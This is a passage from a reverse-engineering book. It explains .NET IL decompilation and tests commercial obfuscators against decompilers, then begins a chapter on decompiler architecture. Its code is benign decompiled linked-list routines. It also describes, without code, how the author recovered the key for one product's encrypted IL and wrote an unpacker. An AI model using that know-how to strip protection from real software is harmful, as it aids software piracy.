As you’ve just witnessed, reversing IL code is far easier than reversing native assembly language such as IA-32. There are far less redundant details such as flags and registers, and far more relevant details such as class definitions, local variable declarations, and accurate data type information. This means that it can be exceedingly easy to decompile IL code back into a high-level language code. In fact, there is rarely a reason to actually sit down and read IL code as we did in the previous section, unless that code is so badly obfuscated that decompilers can’t produce a reasonably readable high-level language representation of it.

Let’s try and decompile an IL method and see what kind of output we end up with. Remember the `AddItem` method from Listing 12.4? Let’s decompile this method using Spices.Net (9Rays.Net, www.9rays.net) and see what it looks like.

```
public virtual void AddItem(ListItem NewItem)
{
    NewItem.Next = ListHead;
    if (ListHead != null)
    {
        ListHead.Prev = NewItem;
    }
    ListHead = NewItem;
}
```

This listing is distinctly more readable than the IL code from Listing 12.4. Objects and their fields are properly resolved, and the conditional statement is properly represented. Additionally, references in the IL code to the `this` object have been eliminated—they’re just not required for properly deciphering this routine. The remarkable thing about .NET decompilation is that you don’t even have to reconstruct the program back to the original language in which it was written. In some cases, you don’t really know which language was used for writing the program. Most decompilers such as Spices.Net let you decompile code into any language you choose—it has nothing to do with the original language in which the program was written.

The high quality of decompilation available for nonobfuscated programs means that reverse engineering of such .NET programs basically boils down to reading the high-level language code and trying to figure out what the program does. This process is typically referred to as *program comprehension*, and ranges from being trivial to being incredibly complex, depending on the size of the program and the amount of information being extracted from it.

Obfuscators

Because of the inherent vulnerability of .NET executables, the concept of obfuscating .NET executables to prevent quick decompilation of the program is very common. This is very different from native executables where processor architectures such as IA-32 inherently provide a decent amount of protection because it is difficult to read the assembly language code. IL code is highly detailed and can be easily decompiled into a very readable high-level language representation. Before discussing the specific obfuscators, let's take a brief look at the common strategies for obfuscating .NET executables.

Renaming Symbols

Because .NET executables contain full-blown, human-readable symbol names for method parameters, class names, field names, and method names, these strings must be eliminated from the executable if you're going to try to prevent people from reverse engineering it. Actual elimination of these strings is not possible, because they are needed for identifying elements within the program. Instead, these symbols are renamed and are given cryptic, meaningless names instead of their original names. Something like `List<Item>` can become something like `d`, or even `xc1f1238cfa10db08`. This can never prevent anyone from reverse engineering a program, but it'll certainly make life more difficult for those who try.

Control Flow Obfuscation

I have already discussed control flow obfuscation in Chapter 10; it is the concept of modifying a program's control flow structure in order to make it less readable. In .NET executables control flow obfuscation is aimed primarily at breaking decompilers and preventing them from producing usable output for the obfuscated program. This can be quite easy because decompilers expect programs to contain sensible control flow graphs that can be easily translated back into high-level language control flow constructs such as loops and conditional statements.

Breaking Decompilation and Disassembly

One feature that many popular obfuscators support, including Dotfuscator, XenoCode, and the Spices.Net obfuscator is to try and completely prevent disassembly of the obfuscated executable. Depending on the specific program that's used for opening such an executable, it might crash or display a special error message, such as the one in Figure 12.3, displayed by ILDasm 1.1.




Figure 12.3 The ILDasm error message displayed when trying to open an obfuscated assembly.

There are two general strategies for preventing disassembly and decompilation in .NET assemblies. When aiming specifically at disrupting ILDasm, there are some undocumented metadata entries that are checked by ILDasm when an assembly is loaded. These entries are modified by obfuscators in a way that makes ILDasm display the copyright message from Figure 12.3.

Another approach is to simply “corrupt” the assembly’s metadata in some way that would not prevent the CLR from running it, but would break programs that load the assembly into memory and scan its metadata. Corrupting the metadata can be done by inserting bogus references to nonexistent strings, fields, or methods. Some programs don’t properly deal with such broken links and simply crash when loading the assembly. This is not a pretty approach for obfuscation, and I would generally recommend against it, especially considering how easy it is for developers of decompilers or disassemblers to work around these kinds of tricks.

Reversing Obfuscated Code

The following sections demonstrate some of the effects caused by the popular .NET obfuscators, and attempt to evaluate their effectiveness against reverse engineering. For those looking for an accurate measurement of the impact of obfuscators on the complexity of the reverse-engineering process, there is currently no such measurement. Traditional software metrics approaches such as the McCabe software complexity metric [McCabe] don’t tell the whole story because they only deal with the *structural complexity* of the program, while completely ignoring the *representation* of the program. In fact, most of the .NET obfuscators I have tested would probably have no effect on something like the McCabe metric, because they primarily alter the representation of the program, not its structure. Sure, control-flow obfuscation techniques can increase the complexity of a program’s control-flow graph somewhat, but that’s really just one part of the picture.

Let’s examine the impact of some of the popular .NET obfuscators on the linked-list example and try to determine how effective these programs are against decompilation and against manual analysis of the IL code.

XenoCode Obfuscator

As a first test case, I have taken the linked-list sample you examined earlier and ran it through the XenoCode 2005 (XenoCode Corporation, www.xenocode.com) obfuscator, with the string renaming and control flow obfuscation features enabled. The “Suppress Microsoft IL Disassembler” feature was enabled, which prevented ILDasm from disassembling the code, but it was still possible to disassemble the code using other tools such as Decompiler.NET (Jungle Creatures Inc., www.junglecreature.com) or Spices.Net. Note that both of these products support both IL disassembly and full-blown decompilation into high-level languages. Listing 12.6 shows the Spices.Net IL disassembly for the `AddItem` function from Listing 12.4.

```
instance void x5921718e79c67372(class xcc70d25cd5aa3d56
                                xc1f1238cfa10db08) cil managed
{
    // Code size: 46 bytes
    .maxstack 8
    IL_0000: ldarg.1
    IL_0001: ldarg.0
    IL_0002: ldflld                class xcc70d25cd5aa3d56
                                x5fc7cea805f4af85::xb19b6eb1af8dda00
    IL_0007: br.s                IL_0017
    IL_0009: ldarg.0
    IL_000a: ldflld                class xcc70d25cd5aa3d56
                                x5fc7cea805f4af85::xb19b6eb1af8dda00
    IL_000f: ldarg.1
    IL_0010: stfld                class xcc70d25cd5aa3d56
                                xcc70d25cd5aa3d56::xd3669c4cce512327
    IL_0015: br.s                IL_0026
    IL_0017: stfld                class xcc70d25cd5aa3d56
                                xcc70d25cd5aa3d56::xbc13914359462815
    IL_001c: ldarg.0
    IL_001d: ldflld                class xcc70d25cd5aa3d56
                                x5fc7cea805f4af85::xb19b6eb1af8dda00
    IL_0022: brfalse.s           IL_0026
    IL_0024: br.s                IL_0009
    IL_0026: ldarg.0
    IL_0027: ldarg.1
    IL_0028: stfld                class xcc70d25cd5aa3d56
                                x5fc7cea805f4af85::xb19b6eb1af8dda00
    IL_002d: ret
} //end of method x5fc7cea805f4af85::x5921718e79c67372
```

Listing 12.6 IL disassembly of an obfuscated version of the `AddItem` function from Listing 12.4.

The first thing to notice about Listing 12.6 is that all the symbols have been renamed. Instead of a bunch of nice-looking names for classes, methods, and fields you now have longish, random-looking combinations of digits and letters. This is highly annoying, and it might make sense for an attacker to rename these symbols into short names such as *a*, *b*, and so on. They still won't have any meaning, but it'd be much easier to make the connection between the individual symbols.

Other than the cryptic symbol names, the control flow statements in the method have also been obfuscated. Essentially what this means is that code segments have been moved around using unconditional branches. For example, the unconditional branch at IL_0007 is simply the original *if* statement, except that it has been relocated to a later point in the function. The code that follows that instruction (which is reached from the unconditional branch at IL_0024) is the actual body of the *if* statement. The problem with these kinds of transformations is that they hardly even create a mere inconvenience to an experienced reverser that's working at the IL level. They are actually more effective against decompilers, which might get confused and convert them to *goto* statements. This happens when the decompiler fails to create a correct control flow graph for the method. For more information on the process of decompilation and on control flow graphs, please refer to Chapter 13.

Let's see what happens when I feed the obfuscated code from Listing 12.6 into the Spices.Net decompiler plug-in. The method below is a decompiled version of that obfuscated IL method in C#.

```
public virtual void x5921718e79c67372(xcc70d25cd5aa3d56
                                     xc1f1238cfa10db08)
{
    xc1f1238cfa10db08.xbc13914359462815 = xb19b6eb1af8dda00;
    if (xb19b6eb1af8dda00 != null)
    {
        xb19b6eb1af8dda00.xd3669c4cce512327 = xc1f1238cfa10db08;
    }
    xb19b6eb1af8dda00 = xc1f1238cfa10db08;
}
```

Interestingly, Spices is largely unimpressed by the obfuscator and properly resolves the function's control flow obfuscation. Sure, the renamed symbols make this function far less pleasant to analyze, but it is certainly possible. One thing that's important is the long and random-looking symbol names employed by XenoCode. I find this approach to be particularly effective, because it takes an effort to find cross-references. It's not easy to go over these long strings and look for differences.

DotFuscator by Preemptive Solutions

DotFuscator (PreEmptive Solutions, www.preemptive.com) is another obfuscator that offers similar functionality to XenoCode. It supports symbol renaming, control flow obfuscation and can block certain tools from dumping and disassembling obfuscated executables. DotFuscator supports aggressive symbol renaming features that eliminate namespaces and use overloaded methods to add further confusion (this is their Overload-Induction feature). Consider for example a class that has three separate methods: one that takes no parameters, one that takes an integer, and another that takes a Boolean. The beauty of Overload-Induction is that all three methods are likely to receive the same name, and the specific method will be selected by the number and type of parameters passed to it. This is highly confusing to reversers because it becomes difficult to differentiate between the individual methods. Listing 12.7 shows an IL listing for our `LinkedList::Dump` method from Listing 12.4.

```
instance void a() cil managed
{
    // Code size: 36 bytes
    .maxstack 1
    .locals init(class d V_0)

    IL_0000: ldarg.0
    IL_0001: ldflld          class d b::a
    IL_0006: stloc.0
    IL_0007: br.s           IL_0009
    IL_0009: ldloc.0
    IL_000a: brtrue.s      IL_0011
    IL_000c: br           IL_0023
    IL_0011: ldloc.0
    IL_0012: callvirt     instance void d::a()

    IL_0017: ldloc.0
    IL_0018: ldflld          class d d::b
    IL_001d: stloc.0
    IL_001e: br           IL_0009
    IL_0023: ret
} //end of method b::a
```

Listing 12.7 DotFuscated version of the `LinkedList::Dump` method from Listing 12.4.

The first distinctive feature about DotFuscator is those short, single-letter names used for symbols. This can get extremely annoying, especially considering that every class has *at least* one method called `a`. If you try to follow the control flow instructions in Listing 12.7, you'll notice that they barely resemble

the original flow of `LinkedList::Dump—DotFuscator` can perform some fairly aggressive control flow obfuscation, depending on user settings.

First of all, the loop's condition has been moved up to the beginning of the loop, and an unconditional jump back to the beginning of the loop has been added at the end (at `IL_001e`). This structure in itself is essentially nothing but a pretested loop, but there are additional elements here that are put in place to confuse decompilers. If you look at the loop condition itself, it has been rearranged in an unusual way: If the `brtrue` instruction is satisfied, it skips an unconditional jump instruction and jumps into the loop's body. If it's not, the next instruction down is an unconditional jump that skips the loop's body and goes to the end of the method.

Before the loop's condition there is an unusual sequence at `IL_0007` that uses an unconditional branch instruction to simply skip to the next instruction at `IL_0009`. `IL_0009` is the first instruction in the loop and the unconditional branch instruction at the end of the loop jumps back to this instruction. It looks like the idea with that unconditional branch at `IL_0007` is to complicate the control flow graph and have two unconditional branches point to the same place, which is likely to throw off the control flow analysis algorithms in some decompilers.

Let's run this method through a decompiler and see whether these aggressive control flow obfuscation techniques impact the output from decompilers. The following code is the output I got from the Spices.Net decompiler for the routine from Listing 12.7:

```
public virtual void a()
{
    d d = a;
    d.a();
    d = d.b;
    while (d == null)
    {
        return;
    }
}
```

Spices.Net is completely confused by the unusual control flow constructs of this routine and generates incorrect code. It fails to properly identify the loop's body and actually places the `return` statement inside the loop, even though it is executed *after* the loop. The `d.a();` and `d = d.b;` statements are placed before the loop even though they are essentially the loop's body. Finally, the loop's condition is reversed: The loop is supposed to keep running while `d` is *not* null, not the other way around.

Different decompilers employ different control flow analysis algorithms, and they generally react differently to these types of control flow obfuscations.

Let's feed the same DotFuscated code from Listing 12.7 into another decompiler, Decompiler.Net and see how it reacts to the DotFuscator's control flow obfuscation.

```
public void a ()
{
    for (d theD = this.a; (theD != null); theD = theD.b)
    {
        theD.a ();
    }
}
```

No problems here—Decompiler.Net does a good job and the obfuscated control flow structure of this routine seems to have no impact on its output. The fact is that control flow obfuscations have a certain cat-and-mouse nature to them where decompiler writers can always go back and add special heuristics that can properly deal with the various distorted control flow structures encountered in obfuscated methods. It is important to keep this in mind and to not overestimate the impact these techniques have on the overall readability of the program. It is almost always going to be possible to correctly decompile control flow obfuscated code—after all the code always has to retain its original meaning in order for the program to execute properly.

If you go back to the subject of symbol renaming, notice how confusing this simple alphabetical symbol naming scheme can be. Your `a` method belongs to class `b`, and there are two references to `a`: one `this.a` reference and another `theD.a` method call. One is a field in class `b`, and the other is a method in class `d`. This is an excellent example of where symbol renaming can have quite an annoying effect for reversers.

While I'm dealing with symbol renaming, DotFuscator has another option that can cause additional annoyance to attackers trying to reverse obfuscated assemblies. It can rename symbols using invalid characters that cannot be properly displayed. This means that (depending on the tool that's used for viewing the code) it might not even be *possible* to distinguish one symbol name from the other and that in some cases these characters might prevent certain tools from opening the assembly. The following code snippet is our `AddItem` method obfuscated using DotFuscator with the Unprintable Symbol Names feature enabled. The following code was produced using Decompiler.Net:

```
public void áæ (áæf A_0)
{
    A_0.áæ_ = this.áæ;
    if (this.áæ != null)
    {
        this.áæ.áæ = A_0;
    }
    this.áæ = A_0;
}
```

As presented here, this function is pretty much impossible to decipher—it's very difficult to differentiate between the different symbols. Still, it clearly shouldn't be very difficult for a decompiler to overcome this problem—it would simply have to identify such symbol names and arbitrarily rename them to make the code more readable. The following sample demonstrates this solution on the same DotFuscated assembly that contains the unprintable names; it was produced by the Spices.Net decompiler, which appears to do this automatically.

```
public virtual void \u1700(\u1703 A_0)
{
    A_0.\u1701 = \u1700;
    if (\u1700 != null)
    {
        \u1700.\u1700 = A_0;
    }
    \u1700 = A_0;
}
```

With Spices.Net automatically renaming those unreadable symbols, this method becomes more readable. This is true for many of the other, less aggressive renaming schemes as well. A decompiler can always just rename every symbol during the decompilation stage to make the code as readable as possible. For example, the repeated use of *a*, *b*, and *c*, as discussed earlier, could be replaced with unique names. The conclusion is that many of the transformations performed by obfuscators can be partially undone with the right automated tools. This is the biggest vulnerability of these tools: As long as it is possible to partially or fully undo the effects of their transformations, they become worthless. The challenge for developers of obfuscators is to create irreversible transformations.

Remotesoft Obfuscator and Linker

The Remotesoft Obfuscator (Remotesoft, www.remotesoft.com) product is based on concepts similar to the other obfuscators I've discussed, with the difference that it also includes a Linker component, which can add another layer of security to obfuscated assemblies. The linker can join several assemblies into a single file. This feature is useful in several different cases, but it is interesting from the reverse-engineering perspective because it can provide an additional layer of protection against reverse engineering.

As I have demonstrated more than once throughout this book, in situations where very little information is available about a code snippet being analyzed, system calls can provide much needed information. In my Defender sample from Chapter 11, I demonstrated a special obfuscated operating system interface for native programs that made it very difficult to identify system calls,

because these make it much easier to reverse programs. The same problem holds true for .NET executables as well: no matter how well an assembly might be obfuscated, it is still going to have highly informative calls to the `System` namespace that can reveal a lot about the code being examined.

The solution is to obfuscate the .NET class library and distribute the obfuscated version along with the obfuscated program. This way, when a `System` object is referenced, the names are all mangled, and it becomes quite difficult to determine the actual name of the system call.

One approach that can sometimes reveal such system classes even after they are renamed uses a hierarchical call graph view that shows how the various methods interact. Because the `System` class contains a large amount of code that is essentially isolated from the main program (it never makes calls into the main program, for instance), it becomes fairly easy to identify system branches and at least know that a certain class is part of the `System` namespace. There are several tools that can produce call graphs for .NET assemblies, including IDA Pro (which includes full IL disassembly support, by the way).

Remotesoft Protector

The Remotesoft Protector product is another obfuscation product that takes a somewhat different approach to prevent reverse engineering of .NET assemblies. Protector has two modes of operation. There is a platform-dependent mode where the IL code is actually precompiled into native IA-32 code, which completely eliminates the IL code from the distributable assembly. This offers a *significant* security advantage because as we know, reversing native IA-32 code is *far* more difficult than reversing IL code. The downside of this approach is that the assembly becomes platform-dependent and can only run on IA-32 systems.

Protector also supports a platform-independent mode that encrypts the IL code inside the executable instead of entirely eliminating it. In this mode the Protector encrypts IL instructions and hides them inside the executable. This is very similar to several packers and DRM products available for native programs (see Part III). The end result of this transformation is that it is not possible to directly load assemblies protected with this product into any .NET disassembler or decompiler. That's because the assembly's IL code is not readily available and is encrypted inside the assembly.

In the following two sections, I will discuss these two different protection techniques employed by Protector and try and evaluate the level of security they provide.

Precompiled Assemblies

If you're willing to sacrifice portability, precompiling your .NET assemblies is undoubtedly the best way to prevent people from reverse engineering them. Native code is significantly less readable than IL code, and there isn't a single working decompiler currently available for IA-32 code. Even if there were, it is unlikely that they would produce code that's nearly as readable as the code produced by the average IL decompiler.

Before you rush out of this discussion feeling that precompiling .NET assemblies offers impregnable security for your code, here is one other point to keep in mind. Precompiled assemblies still retain their metadata—it is required in order for the CLR to successfully run them. This means that it might be theoretically possible for a specially crafted native code decompiler to actually take advantage of this metadata to improve the readability of the code. If such a decompiler was implemented, it might be able to produce highly readable output.

Beyond this concept of an advanced decompiler, you must remember that native code is not *that* difficult to reverse engineer—it can be done manually, all it takes is a little determination. The bottom line here is that if you are trying to protect very large amounts of code, precompiling your assemblies is likely to do the trick. On the other hand, if you have just one tiny method that contains your precious algorithm, even precompilation wouldn't prevent determined reversers from getting to it.

Encrypted Assemblies

For those not willing to sacrifice portability for security, Protector offers another option that retains the platform-independence offered by the .NET platform. This mode encrypts the IL code and stores the encrypted code inside the assembly. In order for Protected assemblies to run in platform-independent mode, the Protector also includes a native redistributable DLL which is responsible for actually decrypting the IL methods and instructing the JIT to compile the decrypted methods in runtime. This means that encrypted binaries are not 100 percent platform-independent—you still need native decryption DLLs for each supported platform.

This approach of encrypting the IL code is certainly effective against casual attacks where a standard decompiler is used for decompiling the assembly (because the decompiler won't have access to the plaintext IL code), but not much more than that. The key that is used for encrypting the IL code is created by hashing certain sections of the assembly using the MD5 hashing algorithm. The code is then encrypted using the RC4 stream cipher with the result of the MD5 used as the encryption key.

This goes back to the same problem I discussed over and over again in Part III of this book. Encryption algorithms, no matter how powerful, can't provide any real security when the key is handed out to both legal recipients and attackers. Because the decryption key must be present in the distributed assembly, all an attacker must do in order to decrypt the original IL code is to locate that key. This is security by obscurity, and it is never a good thing.

One of the major weaknesses of this approach is that it is highly vulnerable to a class break. It shouldn't be too difficult to develop a generic unpacker that would undo the effects of encryption-based products by simply decrypting the IL code and restoring it to its original position. After doing that it would again be possible to feed the entire assembly through a decompiler and receive reasonably readable code (depending on the level of obfuscation performed before encrypting the IL code). By making such an unpacker available online an attacker could virtually nullify the security value offered by such encryption-based solution.

While it is true that at a first glance an obfuscator might seem to provide a weaker level of protection compared to encryption-based solutions, that's not really the case. Many obfuscating transformations are irreversible operations, so even though obfuscated code is not impossible to decipher, it is never going to be possible for an attacker to deobfuscate an assembly and bring it back to its original representation.

To reverse engineer an assembly generated by Protector one would have to somehow decrypt the IL code stored in the executable and then decompile that code using one of the standard IL decompilers. Unfortunately, this decryption process is quite simple considering that the data that is used for producing the encryption/decryption key is embedded inside the assembly. This is the typical limitation of any code encryption technique: The decryption key must be handed to every end user in order for them to be able to run the program, and it can be used for decrypting the encrypted code.

In a little experiment, I conducted on a sample assembly that was obfuscated with the Remotesoft Obfuscator and encrypted with Remotesoft Protector (running in Version-Independent mode) I was able to fairly easily locate the decryption code in the Protector runtime DLL and locate the exact position of the decryption key inside the assembly. By stepping through the decryption code, I was also able to find the location and layout of the encrypted data. Once this information was obtained I was able to create an unpacker program that decrypted the encrypted IL code inside my Protected assembly and dumped those decrypted IL bytes. It would not be too difficult to actually feed these bytes into one of the many available .NET decompilers to obtain a reasonably readable source code for the assembly in question.

This is why you should always first obfuscate a program before passing it through an encryption-based packer like Remotesoft Protector. In case an attacker manages to decrypt and retrieve the original IL code, you want to

make sure that code is properly obfuscated. Otherwise, it will be exceedingly easy to recover an accurate approximation of your program's source code simply by decrypting the assembly.

Conclusion

.NET code is vulnerable to reverse engineering, certainly more so than native IA-32 code or native code for most other processor architectures. The combination of metadata and highly detailed IL code makes it possible to decompile IL methods into remarkably readable high-level language code. Obfuscators aim at reducing this vulnerability by a number of techniques, but they have a limited effect that will only slow down determined reversers.

There are two potential strategies for creating more powerful obfuscators that will have a serious impact on the vulnerability of .NET executables. One is to enhance the encryption concept used by Remotesoft Protector and actually use separate keys for different areas in the program. The decryption should be done by programmatically generated IL code that is never the same in two obfuscated programs (to prevent automated unpacking), and should use keys that come from a variety of places (regions of metadata, constants within the code, parameters passed to methods, and so on).

Another approach is to invest in more advanced obfuscating transformations such as the ones discussed in Chapter 10. These are transformations that significantly alter the structure of the code so as to make comprehension considerably more difficult. Such transformations might not be enough to *prevent* decompilation, but the objective is to dramatically reduce the readability of the decompiled output, to the point where the decompiled output is no longer useful to reversers. Version 3.0 of PreEmptive Solution's DotFuscorator product (not yet released at the time of writing) appears to take this approach, and I would expect other developers of obfuscation tools to follow suit.

Decompilation

This chapter differs from the rest of this book in the sense that it does not discuss any practical reversing techniques, but instead it focuses on the inner workings of one of the most interesting reversing tools: the decompiler. If you are only interested in practical hands-on reversing techniques, this chapter is not for you. It was written for those who already understand the practical aspects of reversing and who would like to know more about how decompilers translate low-level representations into high-level representations. I personally think any reverser should have at least a basic understanding of decompilation techniques, and if only for this reason: Decompilers aim at automating many of the reversing techniques I've discussed throughout this book.

This chapter discusses both native code decompilation and decompilation of bytecode languages such as MSIL, but the focus is on native code decompilation because unlike bytecode decompilation, native code decompilation presents a huge challenge that hasn't really been met so far. The text covers the decompilation process and its various stages, while constantly demonstrating some of the problems typically encountered by native code decompilers.

Native Code Decompilation: An Unsolvable Problem?

Compilation is a more or less well-defined task. A program source file is analyzed and is checked for syntactic validity based on (hopefully) very strict

language specifications. From this high-level representation, the compiler generates an intermediate representation of the source program that attempts to classify exactly what the program does, in *compiler-readable* form. The program is then analyzed and optimized to improve its efficiency as much as possible, and it is then converted into the target platform's assembly language. There are rarely question marks with regard to what the program is trying to do because the language specifications were built so that compilers can easily read and "understand" the program source code.

This is the key difference between compilers and decompilers that often makes decompilation a far more indefinite process. Decompilers read machine language code as input, and such input can often be very difficult to analyze. With certain higher-level representations such as Java bytecode or .NET MSIL the task is far more manageable, because the input representation of the program includes highly detailed information regarding the program, particularly regarding the data it deals with (think of metadata in .NET). The real challenge for decompilation is to accurately generate a high-level language representation from native binaries such as IA-32 binaries where no explicit information regarding program data (such as data structure definitions and other data type information) is available.

There is often debate on whether this is even possible or not. Some have compared the native decompilation process to an attempt to bring back the cow from the hamburger or the eggs from the omelet. The argument is that high-level information is completely lost during the compilation process and that the executable binary simply doesn't contain the information that would be necessary in order to bring back anything similar to the original source code.

The primary counterargument that decompiler writers use is that detailed information regarding the program *must* be present in the executable—otherwise, the processor wouldn't be able to execute it. I believe that this is true, but only up to a point. CPUs can perform quite a few operations without understanding the exact details of the underlying data. This means that you don't really have a guarantee that every relevant detail regarding a source program is bound to be present in the binary just because the processor can correctly execute it. Some details are just irretrievably lost during the compilation process. Still, this doesn't make decompilation impossible, it simply makes it more difficult, and it means that the result is always going to be somewhat limited.

It is important to point out that (assuming that the decompiler operates correctly) the result is never going to be *semantically* incorrect. It would usually be correct to the point where recompiling the decompiler-generated output would produce a functionally identical version of the original program. The problem with the generated high-level language code is that the code is almost always going to be far less readable than the original program source code. Besides the obvious limitations such as the lack of comments, variable names, and so on, the generated code might lack certain details regarding the program, such as accurate data structure declarations or accurate basic type identification.

Additionally, the decompiled output might be structured somewhat differently from the original source code because of compiler optimizations. In this chapter, I will demonstrate several limitations imposed on native code decompilers by modern compilers and show how precious information is often eliminated from executable binaries.

Typical Decompiler Architecture

In terms of its basic architecture, a decompiler is somewhat similar to a compiler, except that, well . . . it works in the reverse order. The front end, which is the component that parses the source code in a conventional compiler, decodes low-level language instructions and translates them into some kind of intermediate representation. This intermediate representation is gradually improved by eliminating as much useless detail as possible, while emphasizing valuable details as they are gathered in order to improve the quality of the decompiled output. Finally, the back end takes this improved intermediate representation of the program and uses it to produce a high-level language representation. The following sections describe each of these stages in detail and attempt to demonstrate this gradual transition from low-level assembly language code to a high-level language representation.

Intermediate Representations

The first step in decompilation is to translate each individual low-level instruction into an intermediate representation that provides a higher-level view of the program. Intermediate representation is usually just a generic instruction set that can represent everything about the code.

Intermediate representations are different from typical low-level instruction sets. For example, intermediate representations typically have an infinite number of registers available (this is also true in most compilers). Additionally, even though the instructions have support for basic operations such as addition or subtraction, there usually aren't individual instructions that perform these operations. Instead, instructions use expression trees (see the next section) as operands. This makes such intermediate representations extremely flexible because they can describe anything from assembly-language-like single-operation-per-instruction type code to a higher-level representation where a single instruction includes complex arithmetic or logical expressions.

Some decompilers such as dcc [Cifuentes2] have more than one intermediate representation, one for providing a low-level representation of the program in the early stages of the process and another for representing a higher-level view of the program later on. Others use a single representation for the entire process and just gradually eliminate low-level detail from the code while adding high-level detail as the process progresses.

Generally speaking, intermediate representations consist of tiny instruction sets, as opposed to the huge instruction sets of some processor architecture such as IA-32. Tiny instruction sets are possible because of complex expressions used in almost every instruction.

The following is a generic description of the instruction set typically used by decompilers. Notice that this example describes a generic instruction set that can be used throughout the decompilation process, so that it can directly represent both a low-level representation that is very similar to the original assembly language code and a high-level representation that can be translated into a high-level language representation.

Assignment This is a very generic instruction that represents an assignment operation into a register, variable, or other memory location (such as a global variable). An assignment instruction can typically contain complex expressions on either side.

Push Push a value into the stack. Again, the value being pushed can be any kind of complex expression. These instructions are generally eliminated during data-flow analysis since they have no direct equivalent in high-level representations.

Pop Pop a value from the stack. These instructions are generally eliminated during data-flow analysis since they have no direct equivalent in high-level representations.

Call Call a subroutine and pass the listed parameters. Each parameter can be represented using a complex expression. Keep in mind that to obtain such a list of parameters, a decompiler would have to perform significant analysis of the low-level code.

Ret Return from a subroutine. Typically supports a complex expression to represent the procedure's return value.

Branch A branch instruction evaluates two operands using a specified conditional code and jumps to the specified address if the expression evaluates to True. The comparison is performed on two expression trees, where each tree can represent anything from a trivial expression (such as a constant), to a complex expression. Notice how this is a higher-level representation of what would require several instructions in native assembly language; that's a good example of how the intermediate representation has the flexibility of showing both an assembly-language-like low-level representation of the code and a higher-level representation that's closer to a high-level language.

Unconditional Jump An unconditional jump is a direct translation of the unconditional jump instruction in the original program. It is used during the construction of the control flow graph. The meanings of unconditional jumps are analyzed during the control flow analysis stage.

Expressions and Expression Trees

One of the primary differences between assembly language (regardless of the specific platform) and high-level languages is the ability of high-level languages to describe complex expressions. Consider the following C statement for instance.

```
a = x * 2 + y / (z + 4);
```

In C this is considered a single statement, but when the compiler translates the program to assembly language it is forced to break it down into quite a few assembly language instructions. One of the most important aspects of the decompilation process is the reconstruction of meaningful expressions from these individual instructions. For this the decompiler's intermediate representation needs to be able to represent complex expressions that have a varying degree of complexity. This is implemented using expressions trees similar to the ones used by compilers. Figure 13.1 illustrates an expression tree that describes the above expression.




Figure 13.1 An expression tree representing the above C high-level expression. The operators are expressed using their IA-32 instruction names to illustrate how such an expression is translated from a machine code representation to an expression tree.

The idea with this kind of tree is that it is an elegant structured representation of a sequence of arithmetic instructions. Each branch in the tree is roughly equivalent to an instruction in the decompiled program. It is up to the decompiler to perform data-flow analysis on these instructions and construct such a tree. Once a tree is constructed it becomes fairly trivial to produce high-level language expressions by simply scanning the tree. The process of constructing expression trees from individual instructions is discussed below in the data-flow analysis section.

Control Flow Graphs

In order to reconstruct high-level control flow information from a low-level representation of a program, decompilers must create a *control flow graph* (CFG) for each procedure being analyzed. A CFG is a graph representation of the internal flow within a single procedure. The idea with control flow graphs is that they can easily be converted to high-level language control flow constructs such as loops and the various types of branches. Figure 13.2 shows three typical control flow graph structures for an `if` statement, an `if-else` statement, and a `while` loop.




Figure 13.2 Typical control flow graphs: (a) a simple `if` statement (b) an `if-else` statement (c) a `while` loop.

The Front End

